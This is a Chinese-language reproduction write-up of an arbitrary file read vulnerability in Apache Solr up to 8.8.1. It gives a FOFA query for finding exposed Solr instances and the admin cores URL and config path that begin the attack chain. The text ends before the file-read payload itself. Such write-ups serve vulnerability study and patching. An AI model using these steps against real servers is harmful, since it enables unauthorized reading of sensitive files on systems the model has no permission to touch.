## **Apache Solr 任意文件读取漏洞**

**环境搭建**

下载后解压，然后把server中的JAR拷贝到example中然后CMD打开bin目录下的solr.cmd，访问 <http://ip:8093(默认)>

Apache Solr简介

Apache Solr是一个开源的搜索服务，使用Java语言开发，主要基于HTTP和Apache Lucene实现的。它是一个独立的企业级搜索应用服务器，它对外提供类似于Web-service的API接口。用户可以通过http请求，向搜索引擎服务器提交一定格式的XML文件，生成索引；也可以通过Http Get操作提出查找请求，并得到XML格式的返回结果

**一、漏洞描述**

Apache Solr存在任意文件读取漏洞攻击者可以在未授权的情况下获取目标服务器敏感文件


**二、漏洞影响**

Apache Solr <= 8.8.1


**三、漏洞复现**

FOFA语句


app="apache-Solr"



访问 Solr Admin 管理员页面




<http://xxx.xxx.xxx.xxx/solr/admin/cores?indexInfo=false&wt=json>




发送数据直接访问/solr/edge\_index\_shard1\_replica1/config


edge\_index\_shard1\_replica1/这个是获取到的name,后面接上config



